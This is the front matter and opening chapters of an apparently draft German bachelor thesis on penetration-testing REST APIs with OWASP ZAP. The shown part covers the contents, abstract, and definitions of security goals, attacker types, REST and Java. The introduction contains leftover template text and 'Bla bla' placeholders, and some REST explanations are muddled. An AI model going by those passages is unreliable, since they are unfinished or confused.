

Inhaltsverzeichnis

Kurzfassung	ix
Danksagung	xi
1 Einleitung	1
1.1 Motivation	1
1.2 Zielsetzung	1
1.3 Aufbau der Arbeit	1
2 Grundlagen	3
2.1 Informationssicherheit	3
2.1.1 Grundlagen der IT-Sicherheit	4
2.1.2 Schutzziele	7
2.1.3 Schwachstellen, Bedrohungen, Angriffe	8
2.2 Technologien des Projektes	11
2.2.1 Objektorientierte Programmierung	11
2.2.2 RESTful Web Services	12
2.2.3 Microservice Architekturen	13
2.2.4 Modellbasierter Ansatz für REST-Schnittstellen	14
2.2.5 Open Source Werkzeug OWASP Zap	15
3 Sicherheitsrisiken von Webanwendungen	18
3.1 Schwachstellen	18
3.1.1 OWASP Top 10 Risiken	18
3.1.2 Weitere Risiken	30
3.1.3 Common Vulnerability Scoring System (CVSS)	34
3.1.4 Common Vulnerabilities and Exposures (CVE)	35

4	Penetrationstest	36
4.1	Überblick	36
4.2	Definitionen	37
4.3	Ziele der Penetrationstests	37
4.4	Grundlegendes Konzept	38
4.4.1	Black-Box	38
4.4.2	White-Box	39
4.5	Kriterien für Penetrationstests	39
4.5.1	Informationsbasis	40
4.5.2	Aggressivität	40
4.5.3	Umfang	41
4.5.4	Vorgehensweise	41
4.5.5	Technik	41
4.5.6	Ausgangspunkt	42
4.6	Ablauf eines Penetrationstest	42
4.6.1	Vorbereitung	42
4.6.2	Informationsbeschaffung	43
4.6.3	Bewertung der Informationen und Risikoanalyse	44
4.6.4	Aktive Eindringversuche	44
4.6.5	Abschlussanalyse und Nacharbeiten	45
4.7	Manuelle Penetrationstest	45
4.7.1	Testen von SQL Injektion mit SQLiv und SQLMAP	45
4.7.2	Testen von Cross-Site-Scripting mit Burp	49
4.7.3	Testen Brute-Forcing-Passwörter mit THC-Hydra	52
4.7.4	Testen von XML External Entities (XXE)	54
4.7.5	Testen von Fehlerhafte Authentifizierung mit Webgoat und Burp Suite	57
4.8	Automatisierte Penetrationstest	59
4.8.1	OWASP-ZAP Webanwendung Penetrationstest	60
4.9	Vor- und Nachteile zwischen manuelle und automatisierte Penetra- tionstest	62
5	Evaluierung von Open API 2.0 Plug-In von OWASP ZAP	66

6	Vergleich und Bewertung zwischen Open API 2.0 und Open API 3.0	67
6.1	Strukturelle Verbesserungen	67
6.1.1	Versionsbezeichner (engl. Version Identifier)	68
6.1.2	Komponenten (engl. Components)	68
6.1.3	Servers	73
6.1.4	Ausbau des JSON Schema Supports	74
6.1.5	Beispiele Objekt (engl. Examples Object)	75
6.1.6	Sicherheit (engl. Security)	76
6.1.7	Allgemeine Bewertung	77
7	Fazit	78
	Quellenverzeichnis	i
	Literatur	i

Abbildungsverzeichnis

4.1	Die akzeptierte Ansätze[49]	38
4.2	Phase 1 – Vorbereitung des Penetrationstests	42
4.3	Phase 2 – Informationsbeschaffung	43
4.4	Phase 3 – Bewertung der Informationen und Risikoanalyse	44
4.5	Phase 4 – Aktive Eindringversuche durchführen	44
4.6	Phase 5 – Abschlussanalyse und Nacharbeiten durchführen	45
4.7	Durchsuchung mit SQLiv	46
4.8	Ergebnis: Alle Daten in der Tabelle	49
4.9	Adresse eingeben	49
4.10	Erfassung der Anfrage durch Burp	50
4.11	Bearbeiten dem Wert	50
4.12	Suche nach dem Angriff in dem Quellcode	51
4.13	Kopieren von URL für Browser	51
4.14	Pop-up im Browser anzeigen	52
4.15	Anfrage an den Server und Antwort von dem Server	53
4.16	Die Weiterleitung zur Anmeldeseite	53
4.17	Aufdeckung den Passwörtern	54
4.18	Anmeldung bei Webgoat	57
4.19	Burp Suite: AuthCookie Kontrolle 1	58
4.20	Burp Suite: AuthCookie Kontrolle 2	58
4.21	Burp Suite: AuthCookie Kontrolle 3	59
4.22	Authentifizierung mit dem Cookie	59
4.23	OWASP ZAP GUI Überblick	60
4.24	URL zum Spider	61
4.25	Spider Ergebnis	62
4.26	Gefundene Sicherheitslücken	62

6.1	Überblick über die Struktur der Open API 2.0 und Open API 3.0 Spezifikationen[30]	68
-----	--	----

Tabellenverzeichnis

4.1	Ergebnis: Datenbankname	47
4.2	Ergebnis: Tabellenname	47
4.3	Ergebnis: Spalten	48

Verzeichnis der Quellcodes

3.1	SQL Abfrage Beispiel 1	19
3.2	Account Balance Query	19
3.3	Parameter	20
3.4	Account Balance Query	20
3.5	XML-Beispiel	23
3.6	XML-Beispiel 2	23
3.7	XML-Beispiel 3	23
3.8	Broken Access Control - Beispiel 1	24
3.9	XXS-Beispiel 1	26
3.10	XXS-Beispiel 2	27
3.11	Unsichere Deserialisierung - Beispiel 1	27
3.12	Unsichere Deserialisierung - Beispiel 2	28
3.13	Unsichere Deserialisierung - Beispiel 3	28
3.14	Den Titel einer entfernten Seite auslesen	30
3.15	Opferseite	31
3.16	Hackseite	32
3.17	CSS	32
4.1	Google Dorking mit SQLiv	46
4.2	Aufdeckung vom Datenbankname	47
4.3	Aufdeckung vom Tabellennamen	47
4.4	Aufdeckung von Spalten	48
4.5	Aufdeckung von allen Daten in der Tabelle	48
4.6	Befehl durch Terminal	54
4.7	XXE PHP-Datei	55
4.8	POST Anfrage zu PHP-Datei	55
4.9	Geparste XML-Daten	55
4.10	Manipulierte Anfrage	56

4.11	Bestätigung der XXE-Schwachstelle	56
6.1	Version von Swagger	68
6.2	Version von Open API	68
6.3	Open API 2.0 - Komponenten[62]	69
6.4	Open API 3.0 - Komponenten[62]	69
6.5	Swagger 2.0 - Anfrage-Format	70
6.6	Open API 3.0 - Anfrage-Format	71
6.7	Open API 3.0 - Antwort-Format	72
6.8	Open API 3.0 - Verlinkungen	72
6.9	Open API 3.0 - Callbacks[61]	73
6.10	Swagger 2.0 - Server	74
6.11	OpenAPI 3.0 - Server	74
6.12	OpenAPI 3.0 - JSON Schema Supports Beispiel	75
6.13	OpenAPI 3.0 - Examples Object Beispiel	75
6.14	OpenAPI 3.0 - Security	76

Kurzfassung

REST-APIs sind heutzutage weit verbreitet und dank ihrer Einfachheit, Skalierbarkeit und Flexibilität werden sie weitgehend als Standardprotokoll für die Web-APIs angesehen. Es scheint plausibel zu sein anzunehmen, dass die Ära der Desktop-basierten Anwendungen kontinuierlich zurückgeht und im Zuge dessen, die Benutzer von Desktop- zu Web- und weiteren mobilen Anwendungen wechseln.

Bei der Entwicklung von REST-basierten Web-Anwendungen wird ein REST-basierter Web Service benötigt, um die Funktionalitäten der Web-Anwendung richtig testen zu können. Da die gängigen Penetrationstest-Werkzeuge für REST-APIs nicht direkt einsatzfähig sind, wird die Sicherheit solcher APIs jedoch immer noch zu selten überprüft und das Testen dieser Arten von Anwendungen ist eine sehr große Herausforderung. Grundsätzlich ist das erstmalige Testen für den Betreiber von Webanwendungen sehr unüberschaubar. Verschiedene Werkzeuge, Frameworks und Bibliotheken sind dazu da, die Testaktivität automatisieren zu können. Die Nutzer wählen diese Dienstprogramme basierend auf ihrem Kontext, ihrer Umgebung, ihrem Budget und ihrem Qualifikationsniveau. Einige Eigenschaften von REST-APIs machen es jedoch für automatisierte Web-Sicherheitsscanner schwierig, geeignete REST-API-Sicherheitstests für die Schwachstellen durchzuführen.

Diese Bachelorarbeit untersucht wie die Sicherheitstests heutzutage realisiert werden und versucht qualitativ-deskriptiv aufzudecken, ob auf solche Sicherheitstests Verlass ist. Es werden verschiedene Methoden verglichen, die das Testen von RESTful APIs unterstützen. Dann wird ihre Vor- und Nachteile herausgefunden und gegeneinander abgewägt. Es wird auch Gewissheit verschaffen, wie die jeweiligen Schwachstellen und Angriffspunkte von Webanwendungen dargelegt. Es wird noch eine Spring Boot- Anwendung mit Sicherheitslücken entwickelt und wird eine Penetrationstest mit dem Open API 2.0 Plugin von OWASP Zap evaluiert.

Im Rahmen dieser Bachelorarbeit wird außerdem ein Wegweiser für die Ent-

wicklung des Open API 3.0 Plugins für das Open Source Werkzeug OWASP Zap erstellt, indem die Unterschiede zwischen Open API 2.0 (Swagger) und Open API 3.0 gezeigt werden. Des Weiteren wird versucht zu erfassen, was genau in API 2.0 fehlt, welche Unterschiede sich zu Open API 3.0 zeigen und ob überhaupt eine Notwendigkeit besteht, eben dieses Plugin zu entwickeln. Schlussendlich strebt diese Arbeit an herauszufinden, ob REST-Dokumente bei einem Penetrationstest eine Rolle spielen und wie groß diese Rolle bei einem Penetrationstest wäre.

Danksagung

Mein erster Dank gilt Herrn Prof. Dr. Martin Schmollinger für seine Unterstützung und die Betreuung meiner Arbeit.

Des Weiteren bedanke ich mich bei meinen Betreuern Andreas Falk und Jan Horak bei der Novatec GmbH für ihre hilfreichen konstruktiven Kommentare und die angenehme Zusammenarbeit.

Der größte Dank gilt meinen Eltern. Vielen Dank für die finanzielle Unterstützung sowie Euren motivierenden Beistand während meines gesamten Studiums!

Weiterhin bedanke ich mich bei allen anderen Personen die mich bei der Anfertigung dieser Arbeit in unterschiedlicher Weise unterstützt haben.

Kapitel 1

Einleitung

1.1 Motivation

Dieses Dokument ist als vorwiegend technische Starthilfe für das Erstellen einer Masterarbeit (oder Bachelorarbeit) mit LaTeX gedacht und ist die Weiterentwicklung einer früheren Vorlage für das Arbeiten mit Microsoft *Word*. Während ursprünglich daran gedacht war, die bestehende Vorlage einfach in LaTeX zu übernehmen, wurde rasch klar, dass allein aufgrund der großen Unterschiede zum Arbeiten mit *Word* ein gänzlich anderer Ansatz notwendig wurde. Dazu kamen zahlreiche Erfahrungen mit Diplomarbeiten in den nachfolgenden Jahren, die zu einigen zusätzlichen Hinweisen Anlass gaben.

1.2 Zielsetzung

Bla bla..

1.3 Aufbau der Arbeit

1. Vorerst werden in Kapitel 2..
2. In einer Anforderungsanalyse in Kapitel 3..
3. Kapitel 4 vermittelt..
4. Es folgt irgendwas in Kapitel 5. In diesem Teil..
5. Kapitel 6 dokumentiert

Kapitel 2

Grundlagen

Im folgenden Kapitel wird auf die verschiedenen Grundlagen eingegangen. Zu Beginn wird ein Überblick über die Informationssicherheit geschaffen und grundlegende Begriffe, Schutzziele, Schwachstellen, Bedrohungen und Angriffe aufgezeigt. Anschließend wird die Sicherheitsrichtlinie und Sicherheitsinfrastruktur vorgestellt. Zuletzt wird ein Überblick über die Technologien des Projektes gegeben.

2.1 Informationssicherheit

„Meine Nachricht für Unternehmen, die sie denken, nicht angegriffen worden ist: Sie suchen nicht hart genug.“

James Snook

Informationssicherheit ist eine wichtige Herausforderung im Bereich der neuen Informationstechnologien. Sie ist heutzutage in nahezu allen Bereichen von zentraler Bedeutung. Die Sicherheit von Informationen, Daten, Geschäften und Investitionen gehören zu den Schlüsselprioritäten und die Verfügbarkeit von Informationen in der richtigen Zeit und Form ist heutzutage in jeder Organisation ein Muss. IT-Sicherheit hat den Zweck, Unternehmen und deren Werte zu schützen, indem sie böswillige Angriffe zu identifizieren, zu reduzieren und zu verhindern.

Das schnelle Wachstum von Webanwendungen hängt zweifellos von der Sicherheit, dem Datenschutz und der Zuverlässigkeit der Anwendungen, Systeme und unterstützenden Infrastrukturen ab. Obwohl IT-Sicherheit heutzutage eine sehr

große Rolle in unserem Leben spielt, liegt das durchschnittliche Sicherheitswissen von IT-Fachkräften und Ingenieuren weit hinterher. Das Internet ist jedoch für seine mangelnde Sicherheit bekannt, wenn es nicht genau und streng spezifiziert, entworfen und getestet wird. In den letzten Jahren war es offensichtlich, dass der Bereich der IT-Sicherheit leistungsfähige Werkzeuge und Einrichtungen mit überprüfbaren Systemen und Anwendungen umfassen muss, die die Vertraulichkeit und Privatsphäre in Webanwendungen wahren, welche die Probleme definieren[20, S. 1].

Weil die Realisierung einer lückenlosen Abwehr von Angriffen in der Wirklichkeit nicht möglich ist, inkludieren das Gebiet der IT-Sicherheit hauptsächlich auch Maßnahmen und Vorgehensweise, um die potenziellen Schäden zu vermindern und die Risiken beim Einsatz von Informations- und Kommunikationstechnik-Systemen zu verringern. Die Angriffsversuche müssen rechtzeitig und mit möglichst hoher Genauigkeit erkannt werden. Dazu muss auf eingetretene Schadensfälle mit geeigneten technischen Maßnahmen reagiert werden. Es sollte klargestellt werden, dass Techniken der Angriffserkennung und Reaktion ebenso zur IT-Sicherheit gehören, wie methodische Grundlagen, um IKT-Systeme so zu entwickeln, dass sie mittels Design ein hohes Maß an Sicherheit bieten. Durch IT-Sicherheit kann eine Möglichkeit geschaffen werden, um die Entwicklung vertrauenswürdiger Anwendungen und Dienstleistungen mit innovativen Geschäftsmodellen, beispielsweise im Gesundheitsbereich, bei Automotive-Anwendungen oder in zukünftigen, intelligenten Umgebungen zu verbinden[18, S. 20–21].

2.1.1 Grundlagen der IT-Sicherheit

2.1.1.1 Offene- und geschlossene Systeme

Ein IT-System besteht aus einem geschlossenen und einem offenen System mit der Fähigkeit zur Speicherung und Verarbeitung von Informationen. Die offenen Systeme (z. B. Windows) sind vernetzte, physisch verteilte Systeme mit der Möglichkeit zum Informationsaustausch mit anderen Systemen[18, S. 22–23]. Tom Wheeler definiert offene Systeme als *„jene Hard- und Software-Implementierungen, die der Sammlung von Standards entsprechen, die den freien und leichten Zugang zu Lösungen verschiedener Hersteller erlauben. Die Sammlung von Standards kann formal definiert sein oder einfach aus De-facto-Definitionen bestehen, an die sich die großen Hersteller und Anwender in einem technologischen Bereich halten“*[76,

S. 4].

Ein geschlossenes System (z. B. Datev) baut auf der Technologie eines Herstellers auf und ist mit Konkurrenzprodukten nicht kompatibel. Es dehnt sich auf einen bestimmten Teilnehmerkreis aus und beschränkt ein bestimmtes räumliches Gebiet[18, S. 22–23].

2.1.1.2 Soziotechnische Systeme

IT-Systeme werden in unterschiedliche Strukturen (gesellschaftliche, unternehmerische und politische Strukturen) mit verschiedenem technischen Know-how und für sehr verschiedene Ziele in Betracht gezogen[18, S. 23]. IT-Sicherheit gewährleistet den Schutz eines soziotechnischen Systems. Daraufgehend ergibt sich dann auch das Ziel der IT Sicherheit. Die Unternehmen bzw. Institutionen und deren Daten sollen gegen Schaden und Bedrohungen geschützt werden[19].

2.1.1.3 Information und Datenobjekte

IT-Systeme haben die Funktion Informationen zu speichern und zu verarbeiten. Die Information wird in Form von Daten bzw. Datenobjekten repräsentiert. **Passive Objekte** (z.B. Datei, Datenbankeintrag) haben die Fähigkeit, Informationen zu speichern. **Aktive Objekte** (z.B. Prozesse) haben die Fähigkeit, sowohl Informationen zu speichern als auch zu verarbeiten[18, S. 23]. **Subjekte** sind die Benutzer eines Systems und alle Objekte, die im Auftrag von Benutzern im System aktiv sein können[18, S. 24].

Informatik wird als die Wissenschaft, Technik und Anwendung der maschinellen Verarbeitung, Speicherung, Übertragung und Darstellung von Information identifiziert. **Informationen** sind der abstrakte Gehalt („Bedeutungsinhalt“, „Semantik“) eines Dokuments, einer Aussage, Beschreibung, Anweisung oder Mitteilung[10, S. 5] und sie werden durch die Nachrichten übermittelt[9, S. 18]. Information wird umgangssprachlich sehr oft für Daten verwendet aber es gibt Unterschiede zwischen Daten und Information. Der Mensch bildet die Informationen in Daten ab, indem er die Nachrichten überträgt oder verarbeitet. Die Daten, die maschinell bearbeitbare Zeichen sind, stellen durch die in einer Nachricht enthaltene Information die Bedeutung der Nachricht dar. Auf der Ebene der Daten geschieht die Übertragung oder Verarbeitung, das Resultat wird vom Mensch als Information interpretiert[8].

2.1.1.4 Funktionssicher

In den Sicheren Systemen sollen alle korrekten Spezifikationen korrekt funktioniert werden und eine hohe Zuverlässigkeit und Fehlersicherheit gewährleistet werden. Die Isolierung von der Außenwelt weicht konstant durch die stetig zunehmende Vernetzung jeglicher Systeme mit Informationstechnik auf. Der Zweck von Funktionssicherheit (engl. safety) ist, dass die Umgebung vor dem Fehlverhalten des Systems zu schützen. Bei der Entwicklungsphase müssen systematische Fehler vermieden werden. Durch die Überwachung im laufenden Betrieb müssen die Störungen erkannt werden und solche Störungen müssen eliminiert werden, um einen funktionssicheren Zustand zu erreichen[31].

2.1.1.5 Informationssicher

Das Hauptziel von Informationssicherheit (engl. security) ist, Informationen zu schützen, die sowohl auf Papier, in Rechnern oder auch in Köpfen gespeichert sind. IT-Sicherheit ist verantwortlich für den Schutz von Werten und Ressourcen und deren Verarbeitung[26, S. 81], sowie die Verhinderung von unautorisierter Informationsveränderung- oder gewinnung[18, S. 26].

2.1.1.6 Datensicherheit und Datenschutz

Datensicherheit bedeutet, dass der Zustand eines Systems der Informationstechnik, in dem die Risiken, die im laufenden Betrieb dieses Systems bezüglich von Gefährdungen anwesend sind, durch Maßnahmen auf eine bestimmte Menge eingeschränkt wird. Datenschutz (engl. privacy) hat die Aufgabe, durch den Schutz der Daten, vor Missbrauch in ihren Verarbeitungsphasen der Beeinträchtigung fremder und eigener schutzwürdiger Belange zu begegnen.[17, S. 14–15].

2.1.1.7 Verlässlichkeit

Verlässlichkeit (engl. dependability) eines Systems bedeutet, dass es keine betrügerischen Zustände akzeptieren und spezifische Funktionen verlässlich funktionieren sollen[18, S. 27].

2.1.2 Schutzziele

2.1.2.1 Authentizität

Bei dem Begriff „Authentizität“ handelt es sich um die Authentizität eines Objekts bzw. Subjekts (engl. authenticity), die die Echtheit und Glaubwürdigkeit des Objekts oder Subjekts, die anhand einer eindeutigen Identität und charakteristischen Eigenschaften bestimmt werden kann, umfasst[18, S. 28].

Erkennung von Angriffen können gewährleistet werden, indem innere Maßnahmen zu vollständig wird, die der Authentizität von Subjekten und Objekten überprüft[53, S. 13], diesbezüglich muss der Beweis erbracht werden, dass eine behauptete Identität eines Objekts oder Subjekts mit dessen Charakteristika übereinstimmt[18, S. 28].

2.1.2.2 Informationsvertraulichkeit

Unter Informationsvertraulichkeit versteht man, dass die zu bearbeitenden Daten nur den Personen zugänglich sind, die auch die Berechtigung hierfür haben. Wenn die Geheimhaltung vernünftig ist, können Schaden entstehen. In jedem einzelnen Unternehmensbereich muss durch vollständige Maßnahmen der unautorisierte Zugriff in interne Datenbestände verhindert werden[21, S. 205].

2.1.2.3 Datenintegrität

Durch die Integrität wird die Korrektheit von Daten und die korrekten Funktionsweise von Systemen sichergestellt. Wenn der Begriff Integrität auf Daten benutzt wird, bedeutet er, dass die Daten vollständig und unverändert sind. Er wird in der Informationstechnik weiter gefasst und auf „Informationen“ angewendet. Der Begriff „Information“ wird für Daten angewendet, die nach bestimmten Attributen, wie z. B. Autor oder Zeitpunkt der Erstellung zugeordnet können. Wenn die Daten ohne Erlaubnis verändert werden, bedeuten, dass die Angaben zum Autor verfälscht oder Zeitangaben zur Erstellung manipuliert wurden[11].

2.1.2.4 Verfügbarkeit

Ein System versichert die Verfügbarkeit (eng. availability), indem authentifizierte und autorisierte Subjekte in der Wahrnehmung ihrer Berechtigungen nicht unautorisiert beeinträchtigt werden können. Wenn in einem System unterschiedliche

Prozesse eines Benutzers oder verschiedenen Benutzern gemeinsame Ressourcen zugreifen, kann es zu Ausführungsverzögerungen kommen. Durch normale Verwaltungsmaßnahmen entstehende Verzögerungen werden als keine Verletzung der Verfügbarkeit dargestellt, aber wenn CPU mit einem hoch priorisierten Prozess monopolisiert, diesbezüglich kann absichtlich ein Angriff auf die Verfügbarkeit hervorgerufen werden. Somit kann es plötzlich zu einem hohen Maß an Daten kommen, das zu Stausituationen im Netz führen[18, S. 33].

2.1.2.5 Verbindlichkeit

Verbindlichkeit ist eine Möglichkeit, die eine IT-Transaktion während und nach der Durchführung unzweifelhaft gewährleisten. Durch die Nutzung von qualifizierten digitalen Signaturen kann die Verbindlichkeit gewährleistet werden. Die Dauer der Zuordenbarkeit ist abhängig von der Aufbewahrung der Logdateien und wird durch den Datenschutz angeordnet[36].

2.1.2.6 Anonymisierung

Nach § 3 Abs. 6 Bundesdatenschutzgesetz bedeutet Anonymisierung, dass *„das Verändern personenbezogener Daten derart, dass die Einzelangaben über persönliche oder sachliche Verhältnisse nicht mehr oder nur mit einem unverhältnismäßig großen Aufwand an Zeit, Kosten und Arbeitskraft einer bestimmten oder bestimm- baren natürlichen Person zugeordnet werden können“*[14].

2.1.3 Schwachstellen, Bedrohungen, Angriffe

2.1.3.1 Schwachstellen und Verwundbarkeit

Hauptgrund für die Gefährdung der Erreichung der Schutzziele sind **Schwachstellen**. Wenn die Schwachstellen ausgenutzt werden, werden die Interaktionen mit einem IT-System autorisiert, nicht dem definierten Soll-Verhalten. Mittels der Ausnutzung von Schwachstellen kann das IT-System angegriffen werden. Somit kann unberechtigt auf eine Ressource zugegriffen werden[35, S. 19–20]. Unter dem Begriff „Verwundbarkeit“ (engl. vulnerability) versteht man, dass eine Schwachstelle existiert, über welche Sicherheitsdienste des Systems unautorisiert modifiziert werden können[18, S. 38].

2.1.3.2 Bedrohungen und Risiko

Unter einer Bedrohung (engl. threat) versteht man die Ausnutzung einer oder mehrerer Schwachstellen oder Verwundbarkeiten, die zu einem Verlust der Datenintegrität, der Informationsvertraulichkeit oder der Verfügbarkeit führen oder die Authentizität von Subjekten gefährden[18, S. 39]. Im Kontext der Informationssicherheit versteht man unter einem Risiko die Wahrscheinlichkeit des Eintritts eines Schadenereignisses und die Höhe des potentiellen Schadens ist[35, S. 15].

2.1.3.3 Angriff und Typen von (externen) Angriffen

Personen oder Systeme, die versuchen eine Schwachstelle auszunutzen, werden **Angreifer** genannt. Ein **Angriff** ist dabei der Versuch, ein IT-System unautorisiert zu verändern oder zu nutzen. Dabei wird zwischen aktiven und passiven Angriffen unterschieden. Wenn die Vertraulichkeit durch unberechtigte Informationsgewinnung verletzt wird, wird dies als **passive Angriffe** bezeichnet. **Aktive Angriffe** manipulieren die Daten oder schleusen sie in das System ein, um die Verfügbarkeit und Integrität zu gefährden[35, S. 20].

2.1.3.3.1 Hacker und Cracker

Hacker sind technisch erfahrene Personen im Hard- und Softwareumfeld. Sie können Schwachstellen finden, um unbefugt einzudringen oder Funktionen zu verändern[51]. Dieser Begriff wird für kriminelle Personen verwendet, die die Lücken im IT-System finden und dies unerlaubt für kriminelle Zwecke, wie z. B. Diebstahl von Informationen, nutzen[52]. Der sogenannte **Cracker** ist ebenfalls ein technisch sehr erfahrener Angreifer, unterscheidet sich jedoch vom Hacker in der Hinsicht, dass er ausschließlich an seinen eigenen Vorteil denkt oder daran interessiert ist, einer dritten Person zu schaden. Aus diesem Grund geht ein größeres Schadenrisiko für Unternehmen von ihm aus, als von Hackern[18, S. 45].

2.1.3.3.2 Skript Kiddie

Unter dem Begriff „Script-Kiddie“ versteht man einen nicht ernsthaften Hacker, der die ethischen Prinzipien professioneller Hacker ablehnt, die das Streben nach Wissen, Respekt vor Fähigkeiten und ein Motiv der Selbstbildung beinhalten.

Script Kiddies verkürzen die meisten Hacking-Methoden, um schnell ihre Hacking-Fähigkeiten zu erlangen. Sie machen sich nicht viel Gedanken oder nehmen sich nicht viel Zeit, um Computerkenntnisse zu erwerben, sondern bilden sich schnell aus, um nur das Nötigste zu lernen. Skript-Kiddies können Hacking-Programme verwenden, die von anderen Hackern geschrieben wurden, weil ihnen oft die Fähigkeiten fehlen, eigene zu schreiben. Script Kiddies versuchen, Computersysteme und Netzwerke anzugreifen und Websites zu zerstören. Obwohl sie als unerfahren und unreif angesehen werden, können Skript-Kiddies so viel Computerschaden verursachen wie professionelle Hacker[69].

2.1.3.3.3 Geheimdienste

Die National Security Agency (NSA) ist ein US-Geheimdienst, der für die Erstellung und Verwaltung von Informationssicherung und Signalintelligenz (SIGINT) für die US-Regierung verantwortlich ist. Die Aufgabe der NSA besteht in der globalen Überwachung, Sammlung, Entschlüsselung und anschließenden Analyse und Übersetzung von Informationen und Daten für ausländische Nachrichtendienste und nachrichtendienstliche Zwecke[68].

2.1.3.3.4 Allgemeine Krimanilität

Spyware: Spyware ist eine Art von Malware (oder „böartige Software“), die Informationen über einen Computer oder ein Netzwerk ohne die Zustimmung des Benutzers sammelt und weitergibt. Es kann als versteckte Komponente echter Softwarepakete oder über herkömmliche Malware-Vektoren wie betrügerische Werbung, Websites, E-Mail, Instant-Messages sowie direkte File-Sharing-Verbindungen installiert werden. Im Gegensatz zu anderen Arten von Malware wird Spyware nicht nur von kriminellen Organisationen, sondern auch von skrupellosen Werbern und Unternehmen, genutzt, um Marktdaten von Nutzern ohne deren Zustimmung zu sammeln. Unabhängig von der Quelle wird Spyware vor dem Benutzer verborgen und ist oft schwer zu erkennen, kann jedoch zu Symptomen wie einer verschlechterten Systemleistung und einer hohen Häufigkeit unerwünschter Verhaltensweisen führen[13].

Phishing: Phishing ist eine Art von Cyberkriminalität, bei der ein Ziel oder Ziele per E-Mail, Telefon oder SMS von jemandem kontaktiert werden, der sich als legitime Institution ausgibt, um Personen dazu zu bringen, sensible Daten wie persönlich identifizierbare Informationen, Bank- und Kreditkartendetails und Passwörter bereitzustellen. Die Informationen werden dann für den Zugriff auf wichtige Konten verwendet und können zu Identitätsdiebstahl und finanziellen Verlusten führen[43].

Erpressung: Bei der Erpressung geht es sich um Schadsoftware, die in fremde Rechner eindringt, somit wird die Daten auf der Festplatte des fremden Rechners so verschlüsselt, dass diese Daten für den Benutzer nicht mehr verfügbar sind. Danach fordert der Angreifer für die Entschlüsselung der Daten einen Geldbetrag, der über ein Online-Zahlungssystem entrichten ist[18, S. 48].

Bot-Netze: Unter der Begriff „Bot-Netz“ versteht man, dass es eine Reihe verbundener Computer, die gemeinsam auf einer Aufgabe (wie z. B. Massenhafte Versand von E-Mails) abgezielt wurden[67].

2.2 Technologien des Projektes

Für die Evaluierung des OWASP Zap Open API Plug-In sind verschiedene Technologien erforderlich. Die benötigten Technologien werden in diesem Abschnitt näher erläutert.

2.2.1 Objektorientierte Programmierung

Die objektorientierte Programmierung (OOP) bezieht sich auf eine Art von Computerprogrammierung (Softwaredesign), bei der Programmierer nicht nur den Datentyp einer Datenstruktur definieren, sondern auch die Arten von Operationen (Funktionen), die auf die Datenstruktur angewendet werden können. Auf diese Weise wird die Datenstruktur zu einem Objekt, das sowohl Daten als auch Funktionen enthält. Darüber hinaus können Programmierer Beziehungen zwischen einem Objekt und einem anderen erstellen. Zum Beispiel können Objekte Eigenschaften von anderen Objekten erben[7].

2.2.1.1 Java

Java ist eine universelle Programmiersprache, die von Sun Microsystems entwickelt wurde. Java definiert als objektorientierte Sprache ähnlich wie C++, wird jedoch vereinfacht, um Sprachfunktionen zu eliminieren, die häufige Programmierfehler verursachen. Die Quellcodedateien (Dateien mit der Erweiterung `.java`) werden in ein Format namens Bytecode (Dateien mit der Erweiterung `.class`) kompiliert, das dann von einem Java-Interpreter ausgeführt werden kann. Ein kompilierter Java-Code kann auf den meisten Computern ausgeführt werden, da Java-Interpreter und Laufzeitumgebungen, die als Java Virtual Machines (VMs) bezeichnet werden, für die meisten Betriebssysteme vorhanden sind, einschließlich UNIX, Macintosh OS und Windows[6].

2.2.2 RESTful Web Services

Representational State Transfer (REST) ist ein Architekturstil, der Einschränkungen wie die einheitliche Schnittstelle angibt, die bei Anwendung auf einen Webdienst wünschenswerte Eigenschaften wie Leistung, Skalierbarkeit und Änderbarkeit hervorbringen, mit denen Services im Web am besten funktionieren. Im REST-Architekturstil werden Daten und Funktionen als Ressourcen betrachtet und der Zugriff erfolgt über URIs. Der REST-Architekturstil beschränkt die Architektur auf eine Client/Server-Architektur und ist so ausgelegt, dass ein zustandsloses Kommunikationsprotokoll (wie z. B. HTTP) verwendet wird. Im REST-Architektur-Stil tauschen Clients und Server Repräsentationen von Ressourcen unter Verwendung einer standardisierten Schnittstelle und eines standardisierten Protokolls aus. Die folgenden Prinzipien sorgen dafür, dass RESTful-Anwendungen einfach, leicht und schnell sind[16].

Ressourcenidentifikation durch URI: Ein RESTful Webservice macht eine Reihe von Ressourcen verfügbar, die die Ziele der Interaktion mit ihren Clients identifizieren. Ressourcen werden durch URIs identifiziert, die einen globalen Adressierungsraum für die Ressourcen- und Serviceerkennung bereitstellen.

Einheitliche Schnittstelle: Ressourcen werden mit einem festen Satz von vier Operationen zum Erstellen, Lesen, Aktualisieren und Löschen bearbeitet: PUT, GET, POST und DELETE. **PUT** erstellt eine neue Ressource, die mit

DELETE gelöscht werden kann. **GET** ruft den aktuellen Status einer Ressource in einer Darstellung ab. **POST** überträgt einen neuen Status auf eine Ressource.

Selbstbeschreibende Nachrichten: Ressourcen sind von ihrer Darstellung entkoppelt, sodass auf ihren Inhalt in verschiedenen Formaten wie HTML, XML, Nur-Text, PDF, JPEG, JSON und anderen zugegriffen werden kann. Metadaten über die Ressource sind verfügbar und werden beispielsweise verwendet, um das Zwischenspeichern zu steuern, Übertragungsfehler zu erkennen, das geeignete Repräsentationsformat auszuhandeln und eine Authentifizierung oder Zugriffssteuerung durchzuführen.

Stateful Interaktionen durch Hyperlinks: Jede Interaktion mit einer Ressource ist; Das heißt, Anforderungsnachrichten sind in sich geschlossen. Stateful Interaktionen basieren auf dem Konzept der expliziten Zustandsübertragung. Es gibt verschiedene Techniken, um den Status auszutauschen, z. B. URI-Umschreiben, Cookies und versteckte Formularfelder. Der Zustand kann in Antwortnachrichten eingebettet sein, um auf gültige zukünftige Zustände der Interaktion zu zeigen.

2.2.3 Microservice Architekturen

Microservices sind ein Modularisierungskonzept und dienen dazu, große Softwaresysteme in kleinere Teile zu unterteilen. Sie beeinflussen somit die Organisation und Entwicklung von Softwaresystemen. Microservices können unabhängig voneinander eingesetzt werden. Das heißt, dass Änderungen an einem Microservice unabhängig von Änderungen anderer Microservices in Produktion genommen werden können. Sie können in verschiedenen Technologien implementiert werden und es gibt keine Einschränkung für die Programmiersprache oder die Plattform[79, S. 45–46].

2.2.3.1 Spring Boot

Das Spring Framework, das bereits seit über einem Jahrzehnt besteht, hat sich als Standardframework für die Entwicklung von Java-Anwendungen etabliert.

2.2.3.1.1 Spring MVC Komponente

